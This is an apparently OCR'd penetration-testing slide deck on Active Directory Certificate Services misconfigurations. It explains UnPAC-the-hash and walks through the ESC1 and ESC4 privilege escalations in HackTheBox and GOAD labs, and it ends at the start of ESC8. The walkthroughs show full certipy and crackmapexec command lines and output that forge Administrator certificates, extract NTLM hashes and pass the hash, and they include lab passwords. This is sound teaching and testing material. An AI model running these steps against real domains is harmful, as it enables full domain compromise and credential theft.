tyler technologies

Active Directory Certificate Services Misconfigurations and Abuse

By Steven Harris

PS C:\Windows\System32> whoami

- Cybersecurity Analyst / Penetration Tester
- Certifications: eJPTv1, PNPT, ICCA, CARTP, CNPen, CRTE
- Hobbies: Herpetology, Guitar, CTF/Labs
- Focus on network and Active Directory security


What is ADCS

Active Directory Certificate Services (ADCS) is a network service that allows you to deploy your own Public Key Infrastructure (PKI).

It allows the network to have a secure backbone for many applications such as Secure/Multipurpose Internet Mail Extensions(S/MIME), Smart Card Logon, SSL/TLS, IPsec/VPN, to secure wireless networks, and for domain authentication.

Supports the CIA triad by providing encryption for confidentiality, digital signatures for integrity, and utilizing authentication certificates for availability.

This presentation will cover the most common misconfigurations I've personally seen, which are ESC 1, 4, and 8 attacks. ESC referring to privilege escalation within the active directory domain.



Credits and Tools

SpecterOps – Certified Pre-Owned / Certify tool

ZeroPointSecurity – Red Team Operator Course

Altered Security – Red Team Professional and Expert Courses

Note: Altered Security has recently released an ADCS centric course, but I've not been able to partake.

Ly4k – Certipy Tool

Orange Cyberdefense – Game of Active Directory (GOAD)

HackTheBox – Labs (Escape)

TheHackerRecipes – Their main ADCS page

Anatomy

Certificate Authority

- The server hosting the templates
- Control Center
- Domain Facing

Certificate Templates

- Intended Use
- Permissions
- Functionality

EKU (extended key usage) are OIDs (object identifier) that define the functions and usage of the certificate template.

Certificate Authority

- Name
- Hostname
- Web Enrollment
- Flags
- Permissions
  - Access Rights
  - Enrollment Agent Restrictions

Certificate Templates

- Domain Object
- CA
- Name
- Enabled
- Extended Key Usage (EKU)
- Permissions
    - Enrollment Permissions
    - Object Control Permissions

UnPac The Hash Attack


UnPac the Hash

This technique used to obtain the NTLM hash of a domain account from a certificate. This technique will be used in each of the attacks demonstrated. I believe it is important to cover the attack even if Certipy automates the process for us.

This technique revolves around Kerberos authentication using PKINIT. If you are not familiar with how Kerberos works, this attack may be difficult to understand.

When a TGT is requested with PKINIT the NTLM hash is added in the PAC_CREDENTIAL_INFO field in case Kerberos authentication is not supported. The PAC is encrypted with the KRBTGT account's hash. This means we can't just extract the NTLM hash from the ticket.

If we utilize this TGT to request a TGS the same structure is added but is ciphered with the session key. This session key can be extracted and used to decrypt the PAC, including the PAC_CREDENTIAL_INFO field. Which allows us to extract the NTLM hash of the authenticating account.



With PKINIT

User

KDC

AS-REQ
with PKINIT pre-authentication

AS-REP
includes TGT
includes Session Key

TGT contains PAC contains PAC_CREDENTIAL_INFO
but is encrypted with krbtgt's key, cannot be decrypted yet

TGS-REQ (User to User)
sname = User
additional-tickets = TGT

TGS-REP
includes Service Ticket

***ST** contains PAC contains PAC_CREDENTIAL_INFO*
and encrypted with Session Key, can be decrypted

1. Decrypt **Service Ticket** with **Session Key**
2. Extract PAC
3. Extract PAC_CREDENTIAL_INFO
4. Extract NT and LM hashes

Without PKINIT

User

KDC

AS-REQ
without PKINIT pre-authentication

AS-REP
includes TGT
includes Session Key

*TGT contains PAC **does not contain PAC_CREDENTIAL_INFO***
because no PKINIT, NT and LM hashes cannot be recovered

Privilege Escalation (ESC 1)

ESC 1 - Enumeration (certipy)


This occurs when a template is over permissioned and results in complete domain compromise.

Requirements:

- Client Authentication set to True (PKINIT EKU)
- The EnroleeSuppliesSubject certificate name flag (subject alternative name EKU)
- The ability to enroll (any valid domain account)

The certipy tool can be used to remotely request CA and template information.

$ certipy find –vulnerable –u user –p pass –target domain.corp




```
Certificate Templates
  0
    Template Name                       : UserAuthentication
    Display Name                        : UserAuthentication
    Certificate Authorities             : sequel-DC-CA
    Enabled                             : True
    Client Authentication               : True
    Enrollment Agent                    : False
    Any Purpose                         : False
    Enrollee Supplies Subject           : True
    Certificate Name Flag               : EnrolleeSuppliesSubject
    Enrollment Flag                     : IncludeSymmetricAlgorithms
                                          PublishToDs
    Private Key Flag                    : ExportableKey
    Extended Key Usage                  : Client Authentication
                                          Secure Email
                                          Encrypting File System
    Requires Manager Approval           : False
    Requires Key Archival               : False
    Authorized Signatures Required      : 0
    Validity Period                     : 10 years
    Renewal Period                      : 6 weeks
    Minimum RSA Key Length              : 2048
    Permissions
      Enrollment Permissions
        Enrollment Rights               : SEQUEL.HTB\Domain Admins
                                          SEQUEL.HTB\Domain Users
                                          SEQUEL.HTB\Enterprise Admins
      Object Control Permissions
        Owner                           : SEQUEL.HTB\Administrator
        Write Owner Principals          : SEQUEL.HTB\Domain Admins
                                          SEQUEL.HTB\Enterprise Admins
                                          SEQUEL.HTB\Administrator
        Write Dacl Principals           : SEQUEL.HTB\Domain Admins
                                          SEQUEL.HTB\Enterprise Admins
                                          SEQUEL.HTB\Administrator
        Write Property Principals       : SEQUEL.HTB\Domain Admins
                                          SEQUEL.HTB\Enterprise Admins
                                          SEQUEL.HTB\Administrator
    [!] Vulnerabilities
      ESC1                              : 'SEQUEL.HTB\\Domain Users' can enroll, enrollee supplies subject and template allows client authentication
```

ESC 1- Exploitation (certipy)

To exploit this, we first need to request a certificate authenticated as our current user while specifying the target CA, Template, and target user.


Then using the pfx (certificate) requested, we perform an un-pac the hash attack to extract the targeted account's NTLM hash.



```
┌─[root@Eclipse] - [~/boxes/htb/escape2] - [Wed May 31, 19:35]
└─[$]> certipy req -u ryan.cooper -p 'NuclearMosquito3' -dc-ip 10.10.11.202 -ca sequel-DC-CA -template UserAuthentication -upn Administrator
Certipy v4.4.0 - by Oliver Lyak (ly4k)

[*] Requesting certificate via RPC
[*] Successfully requested certificate
[*] Request ID is 13
[*] Got certificate with UPN 'Administrator'
[*] Certificate has no object SID
[*] Saved certificate and private key to 'administrator.pfx'
┌─[root@Eclipse] - [~/boxes/htb/escape2] - [Wed May 31, 19:35]
└─[$]> certipy auth -pfx administrator.pfx -username Administrator -dc-ip 10.10.11.202 -domain sequel.htb
Certipy v4.4.0 - by Oliver Lyak (ly4k)

[*] Using principal: administrator@sequel.htb
[*] Trying to get TGT...
[*] Got TGT
[*] Saved credential cache to 'administrator.ccache'
[*] Trying to retrieve NT hash for 'administrator'
[*] Got hash for 'administrator@sequel.htb': aad3b435b51404eeaad3b435b51404ee:a52f78e4c751e5f5e17e1e9f3e58f4ee
```



```
┌─[root@Eclipse] - [~/boxes/htb/escape2] - [Wed May 31, 19:35]
└─[$]> cme smb dc.sequel.htb -u Administrator -H a52f78e4c751e5f5e17e1e9f3e58f4ee
SMB         dc.sequel.htb   445    DC               [*] Windows 10.0 Build 17763 x64 (name:DC) (domain:sequel.htb) (signing
SMB         dc.sequel.htb   445    DC               [+] sequel.htb\Administrator:a52f78e4c751e5f5e17e1e9f3e58f4ee (Pwn3d!)
```

Privilege Escalation (ESC 4)

ESC 4 - Enumeration (certipy)


Like ESC 1 this occurs when a template is over permissioned and results in complete domain compromise.

Requirements:

- Write Permissions over a template

The write permissions allow us to back up the template, modify it to be vulnerable to ESC 1, exploit ESC 1, and finally revert the template back to the original configuration.

ESC 4 - Enumeration (certipy)



```
Certificate Templates
  0
    Template Name                       : ESC4
    Display Name                        : ESC4
    Certificate Authorities             : ESSOS-CA
    Enabled                             : True
    Client Authentication               : False
    Enrollment Agent                    : False
    Any Purpose                         : False
    Enrollee Supplies Subject           : False
    Certificate Name Flag               : SubjectAltRequireUpn
                                          SubjectRequireEmail
                                          SubjectRequireDirectoryPath
    Enrollment Flag                     : IncludeSymmetricAlgorithms
                                          PendAllRequests
                                          PublishToDs
                                          AutoEnrollment
    Private Key Flag                    : ExportableKey
    Extended Key Usage                  : Code Signing
    Requires Manager Approval           : True
    Requires Key Archival               : False
    Authorized Signatures Required      : 1
    Validity Period                     : 1 year
    Renewal Period                      : 6 weeks
    Minimum RSA Key Length              : 2048
    Permissions
      Enrollment Permissions
        Enrollment Rights               : ESSOS.LOCAL\Domain Users
      Object Control Permissions
        Owner                           : ESSOS.LOCAL\Enterprise Admins
        Full Control Principals         : ESSOS.LOCAL\Domain Admins
                                          ESSOS.LOCAL\khal.drogo
                                          ESSOS.LOCAL\Local System
                                          ESSOS.LOCAL\Enterprise Admins
        Write Owner Principals          : ESSOS.LOCAL\Domain Admins
                                          ESSOS.LOCAL\khal.drogo
                                          ESSOS.LOCAL\Local System
                                          ESSOS.LOCAL\Enterprise Admins
        Write Dacl Principals           : ESSOS.LOCAL\Domain Admins
                                          ESSOS.LOCAL\khal.drogo
                                          ESSOS.LOCAL\Local System
                                          ESSOS.LOCAL\Enterprise Admins
        Write Property Principals       : ESSOS.LOCAL\Domain Admins
                                          ESSOS.LOCAL\khal.drogo
                                          ESSOS.LOCAL\Local System
                                          ESSOS.LOCAL\Enterprise Admins
    [!] Vulnerabilities
      ESC4                              : 'ESSOS.LOCAL\\khal.drogo' has dangerous permissions
```

Here we can see that the user khal.drogo has full control and general write privileges over the template


ESC 4 - Exploitation (certipy)

To exploit this with certipy:

We first need to make a backup of the template while modifying it to be vulnerable to ESC 1.

Then we execute the ESC 1 attack.

And lastly revert the template back to its original configuration



```
┌[root@Eclipse] - [~] - [Mon Aug 28, 18:54]
└[$]> certipy template -u khal.drogo@essos.local -p 'horse' -template ESC4 -save-old
Certipy v4.4.0 - by Oliver Lyak (ly4k)

[*] Saved old configuration for 'ESC4' to 'ESC4.json'
[*] Updating certificate template 'ESC4'
[*] Successfully updated 'ESC4'
┌[root@Eclipse] - [~] - [Mon Aug 28, 18:54]
└[$]> certipy req -u khal.drogo@essos.local -p 'horse' -target braavos.essos.local -template ESC4 -ca ESSOS-CA -upn administrator@essos.local
Certipy v4.4.0 - by Oliver Lyak (ly4k)

[*] Requesting certificate via RPC
[*] Successfully requested certificate
[*] Request ID is 7
[*] Got certificate with UPN 'administrator@essos.local'
[*] Certificate has no object SID
[*] Saved certificate and private key to 'administrator.pfx'
┌[root@Eclipse] - [~] - [Mon Aug 28, 18:55]
└[$]> certipy auth -pfx administrator.pfx -dc-ip 192.168.56.12
Certipy v4.4.0 - by Oliver Lyak (ly4k)

[*] Using principal: administrator@essos.local
[*] Trying to get TGT...
[*] Got TGT
[*] Saved credential cache to 'administrator.ccache'
[*] Trying to retrieve NT hash for 'administrator'
[*] Got hash for 'administrator@essos.local': aad3b435b51404eeaad3b435b51404ee:54296a48cd30259cc88095373cec24da
┌[root@Eclipse] - [~] - [Mon Aug 28, 18:55]
└[$]> certipy template -u khal.drogo@essos.local -p 'horse' -template ESC4 -configuration ESC4.json
Certipy v4.4.0 - by Oliver Lyak (ly4k)

[*] Updating certificate template 'ESC4'
[*] Successfully updated 'ESC4'
┌[root@Eclipse] - [~] - [Mon Aug 28, 18:55]
└[$]>
```

Privilege Escalation (ESC 8)

ESC 8 - Enumeration (certipy)

This occurs when a CA has web enrollment enabled and you can either relay or coerce an incoming NTLMv2 authentication to the CA. This attack usually results in complete domain compromise.

